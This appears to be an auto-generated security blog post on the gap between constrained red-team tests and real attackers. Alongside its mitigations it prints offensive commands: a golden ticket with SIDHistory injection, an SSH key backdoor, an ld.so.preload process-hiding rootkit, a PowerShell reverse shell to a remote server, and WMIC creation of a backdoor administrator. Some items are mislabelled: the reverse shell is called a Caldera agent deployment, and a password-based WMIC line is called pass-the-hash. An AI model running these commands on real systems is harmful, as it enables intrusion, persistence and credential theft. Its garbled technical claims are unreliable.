
Listen to this Post
Introduction:

Corporate red team engagements are sold as real-world simulations, yet they operate under internal rulebooks—scoped networks, pre-approved hours, and no-persistence clauses. Attackers operate under none of these constraints. This disconnect creates a dangerous false negative: systems deemed “acceptable” because they survived a test that tied the testers’ hands. To bridge the gap, security teams must move beyond theatrical simulations and adopt metrics, tooling, and exercises that measure true adversary resilience—specifically blast radius, trust exploitation, and dwell time invisibility.
Learning Objectives:
- Objective 1: Distinguish between constrained penetration testing and unconstrained adversarial emulation.
- Objective 2: Execute practical command-line techniques to map blast radius and hidden trust relationships.
- Objective 3: Deploy defensive instrumentation that detects and measures “quiet” lateral movement and persistence.
You Should Know:
- Mapping the Real Blast Radius with BloodHound and SharpHound
Most red team reports stop at “Domain Admin obtained.” Real attackers care about what they can do next. Blast radius is not just privilege—it’s reach.
Step‑by‑step guide:
Linux (BloodHound ingestor via SharpHound on Windows target):
 Run SharpHound from a compromised Windows host
powershell -Command "Invoke-WebRequest -Uri 'https://github.com/BloodHoundAD/BloodHound/raw/master/Collectors/SharpHound.exe' -OutFile SharpHound.exe"
.\SharpHound.exe -c All,DCOnly --zipfilename loot.zip
 Exfiltrate the zip to your attack Linux machine
scp user@victim-ip:/path/to/loot.zip .
Windows (direct execution if you have interactive shell):
powershell -Command "Set-ExecutionPolicy Bypass -Scope Process; .\SharpHound.exe -c All,Session,LoggedOn"
What this does:
SharpHound collects Active Directory trust relationships, nested group memberships, and privileged session information. When loaded into BloodHound (neo4j), it visualises attack paths that cross team boundaries and shows how one compromised developer laptop can reach a production domain controller in three hops—even if those hops belong to “another team.”
Defender response:
Deploy Defender for Identity or BloodHound Enterprise to continuously monitor these same attack paths and break them before an adversary walks them.
2. Breaking Scope Boundaries: Cross‑Forest Trust Abuse
Attackers don’t respect organisational charts. If two forests have a trust, they will cross it.
Step‑by‑step guide – enumerating and exploiting forest trusts (Windows):
 Enumerate trusts from current domain
nltest /domain_trusts
If SID filtering is disabled or partial, perform SIDHistory injection (requires DA in source domain):
 Mimikatz command to add enterprise admin SID to a user in the trusted domain
Invoke-Mimikatz -Command '"kerberos::golden /user:BackdoorAdmin /domain:child.corp.local /sid:S-1-5-21-123456789-1234567890-123456789 /sids:S-1-5-21-987654321-9876543210-987654321-519 /krbtgt:krbtgt-hash /ptt"'
What this does:
It creates a golden ticket with Enterprise Admin SID of the parent forest, granting full control across the trust. The constraint “don’t touch the finance domain” vanishes when a real attacker does this.
Mitigation:
Enable SID filtering on all cross‑forest trusts (netdom trust TrustingDomain /domain:TrustedDomain /EnableSIDHistory:no). Monitor event ID 4765 and 4766 (SIDHistory added).
3. Linux Persistence That Outlasts the Engagement
Red teams often agree to “no persistence.” Real attackers install backdoors that survive reboots, patches, and credential rotations.
Step‑by‑step – SSH key backdoor with LD_PRELOAD rootkit:
 On compromised Linux host
mkdir -p ~/.ssh
echo "ssh-rsa AAAAB3... attacker@evil" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys

Deeper persistence - libprocesshider (hide process from tools like ps/top)
git clone https://github.com/gianlucaborello/libprocesshider.git
cd libprocesshider
make
cp libprocesshider.so /usr/local/lib/
echo "/usr/local/lib/libprocesshider.so" >> /etc/ld.so.preload
What this does:
The SSH key allows immediate re-entry. The LD_PRELOAD rootkit hides any process named “sshd” or “nc” from ps, top, and lsof—the attacker’s reverse shell becomes invisible to the blue team’s standard toolbox.
Detection:
Monitor `/etc/ld.so.preload` for unauthorised changes. Use Osquery or auditd to alert on new shared objects being preloaded.
- Measuring Dwell Time Invisibility with Caldera (Automated Adversary Emulation)
Instead of pretending attackers won’t stay, measure how long they can stay before detection.
Step‑by‑step – Deploy MITRE Caldera and run a persistent agent:
 Linux Caldera server installation
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
python3 server.py --insecure

Access web UI at http://localhost:8888
 Deploy Sandcat agent on Windows target (via download cradle)
powershell -c "IEX(New-Object Net.WebClient).DownloadString('http://caldera-server:8888/file/download'); $s=New-Object Net.Sockets.TcpClient('caldera-server',7011);$g=$s.GetStream();[byte[]]$b=0..255|%{0};while(($i=$g.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1 | Out-String );$sb2=$sb + 'PS ' + (pwd).Path + '> ';$sb=[Text.Encoding]::ASCII.GetBytes($sb2);$g.Write($sb,0,$sb.Length)}"
What this does:
Caldera runs an unconstrained, persistent agent. The blue team now has a real “assume breach” scenario to test their EDR coverage and SOC response times. This is realism—not a 9‑to‑5 scheduled test.
- Cloud Hardening: Breaking Implicit Trust in AWS IAM
In the cloud, trust assumptions are written in JSON. One over-privileged role is a lateral movement highway.
Step‑by‑step – Enumerate and exploit AWS implicit trusts:
 Using Pacu (AWS exploitation framework)
git clone https://github.com/RhinoSecurityLabs/pacu
cd pacu
bash install.sh
python3 pacu.py

Set keys and enumerate
import_keys --all
run iam__enum_users_roles_policies
run iam__bruteforce_permissions --role-name <target-role>
Linux/Windows (universal – AWS CLI):
 Assume a role that trusts your current account
aws sts assume-role --role-arn "arn:aws:iam::123456789012:role/AdminRole" --role-session-name "lateral"
 If the trust policy trusts "AWS": "arn:aws:iam::victim-account:root", you can pivot.
What this does:
Many cloud breaches start with one compromised key that can assume a privileged role in another account because the trust policy says “Allow from any principal in this account.” Attackers don’t care about account boundaries—they follow the JSON.
Hardening:
Use AWS IAM Access Analyzer to identify trusts that are too broad. Replace wildcard principals with specific ARNs.
6. Windows Lateral Movement Using Native Tools (Living‑off‑the‑Land)
Real attackers don’t upload malware if PowerShell and WMI are available.
Step‑by‑step – WMI for remote command execution:
 On compromised workstation
$cred = New-Object System.Management.Automation.PSCredential("target\user", (ConvertTo-SecureString "Password123" -AsPlainText -Force))
Invoke-Command -ComputerName HR-SRV01 -Credential $cred -ScriptBlock { whoami; ipconfig }
If you have NTLM hash (pass‑the‑hash):
wmic /node:"HR-SRV01" /user:"target\administrator" process call create "cmd.exe /c net user backdoor Passw0rd! /add && net localgroup administrators backdoor /add"
What this does:
Both methods execute code on remote servers without ever writing a binary to disk. This is the “quiet lateral move” the original post warns about—it triggers no traditional antivirus and mimics legitimate admin activity.
Detection:
Enable PowerShell script block logging (event ID 4104). Monitor WMI activity via event ID 5861 (WMI-Activity) and alert on uncommon remote WMI connections.
7. Measuring Invisibility: Sysmon and Attack Surface Reduction
You can’t fix what you don’t measure. Defenders must instrument for the behaviours attackers actually use.
Step‑by‑step – Deploy Sysmon with a config that catches pass‑the‑hash and WMI:
<!-- Sysmon config snippet (install via: sysmon64 -accepteula -i config.xml) -->
<Sysmon>
<EventFiltering>
<ProcessCreate onmatch="include"/>
<NetworkConnect onmatch="include"/>
<CreateRemoteThread onmatch="exclude">
<SourceImage condition="is">C:\Windows\System32\svchost.exe</SourceImage>
</CreateRemoteThread>
<ProcessAccess onmatch="include">
<TargetImage condition="contains">lsass.exe</TargetImage>
<SourceImage condition="contains">procdump</SourceImage>
</ProcessAccess>
</EventFiltering>
</Sysmon>
What this does:
This configuration logs every process accessing LSASS (credential dumping) and creates alerts for anomalous thread injection. It transforms invisible attacks into visible events.
What Undercode Say:
- Key Takeaway 1: Realistic testing is not about unconstrained “full-scope” engagements—that’s often impossible legally. It is about admitting that constraints exist and adjusting the conclusion from “we are secure” to “we are secure against an attacker who plays by our rules.”
- Key Takeaway 2: The technical gap between constrained and unconstrained is measurable. By deploying persistent agents (Caldera), mapping trust across forests (BloodHound), and instrumenting for living‑off‑the‑land binaries (Sysmon/WMI logging), defenders can turn the “realism lie” into a quantifiable resilience score.
The industry has spent two decades perfecting the simulation of adversary intent while ignoring adversary patience and boundary ignorance. The next decade must focus on blast radius containment and detection of subtle, persistent footholds—because real attackers don’t punch out at 5 PM.
Prediction:
Within three years, regulatory frameworks (PCI-DSS v5, NIS2) will mandate not just “annual penetration tests” but unconstrained persistence exercises where red teams are explicitly allowed to maintain access across reporting periods. The shift will be from point-in-time compliance to continuous, adversarial‑duration resilience measurement. Organisations that still treat red teaming as a checkbox will face breach notifications that cite “trusted tester bias” as a root cause.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Eric C – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


